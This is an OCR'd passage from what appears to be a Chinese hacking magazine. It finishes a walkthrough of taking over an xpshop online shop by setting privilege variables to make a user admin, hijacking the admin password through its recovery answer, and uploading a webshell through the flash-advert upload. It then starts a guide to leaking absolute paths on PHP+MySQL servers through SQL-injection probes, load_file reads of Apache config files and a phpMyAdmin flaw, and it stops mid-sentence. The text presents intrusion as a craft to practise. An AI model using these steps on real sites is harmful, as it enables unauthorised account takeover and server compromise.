


图5




图6

我们现在只要将logincode和mid两个变量的值改为1就可以将普通用户提升成管理员了，如图7。可以看到管理员的“找回密码答案”了，记下密码答案，退出登录。然后，利用“密码找回”功能修改管理员口令，如图8。

填写刚才查看到的管理员“找回密码答案”，成功修改管理员口令，如图9。




图7




图8




图10

再利用修改后的管理员口令进入网站后台，地址是http://www.xx.com/admin/default.aspx，成功进入网站后台，如图10。

三、拿权限

我们进入后台了，该如何拿Webshell呢？其实很简单，在后台管理添加flash广告处可直接上传马，我们选择功能模块**“营销管理”-“flash广告添加”**就可以直接上传马了，如图11。

后台可以备份数据文件，格式也没有限制，但是插马备份总是失败，不知是什么原因。通过添加flash广告这里就可以成功拿到Webshell，如图12。




图9




图11




图12

四、总结

本文主要是简单介绍一些渗透方面的方法，以及渗透时如何确定网站程序，并结合xpshop商城漏洞为实例，讲解渗透网站过程。希望本文能给大家有所帮助，其实渗透是门艺术，大家只有多多练习、多多总结才能真正领悟。如果文章中有什么不明白的地方，可以到《黑客手册》论坛去找我。

编辑点评：

看了这篇文章，我想起卖油翁的一句话：“无它，但手熟尔”。熟练掌握了一些漏洞技巧后，搞定一个正好有漏洞的站也不是什么难事。

PHP+MYSQL得到绝对路径的方法

图知识型流氓[LST]

这篇文章总结了暴PHP路径的方法

一直以来，有很多朋友在渗透PHP+MYSQL环境的服务器时，无法得到WEB目录的绝对路径。可以说，获得网站WEB目录的绝对路径在整个渗透过程中是非常关键的，而如何获得WEB目录的绝对路径，也是一个相当古老的问题，解决的办法也有很多。

最常见的就是在URL地址的后面加单引号'和**AND 1=1**及**AND 1=2**一类的语句使PHP程序报错，或者通过**load_file**读取服务器上的**/usr/local/httpd/conf/httpd.conf、/usr/local/apache2/conf/httpd.conf、/etc/httpd/conf/httpd.conf**等配置文件。但是，我们HACKING的路永远像天空一样宽广，暴绝对路径的方法也不能仅仅局限于此。

1、通过PHPMYADMIN

phpmyadmin有个漏洞，访问layout.inc.php文件的时候可以暴出绝对路径，如图1 。该文件通常的地址为

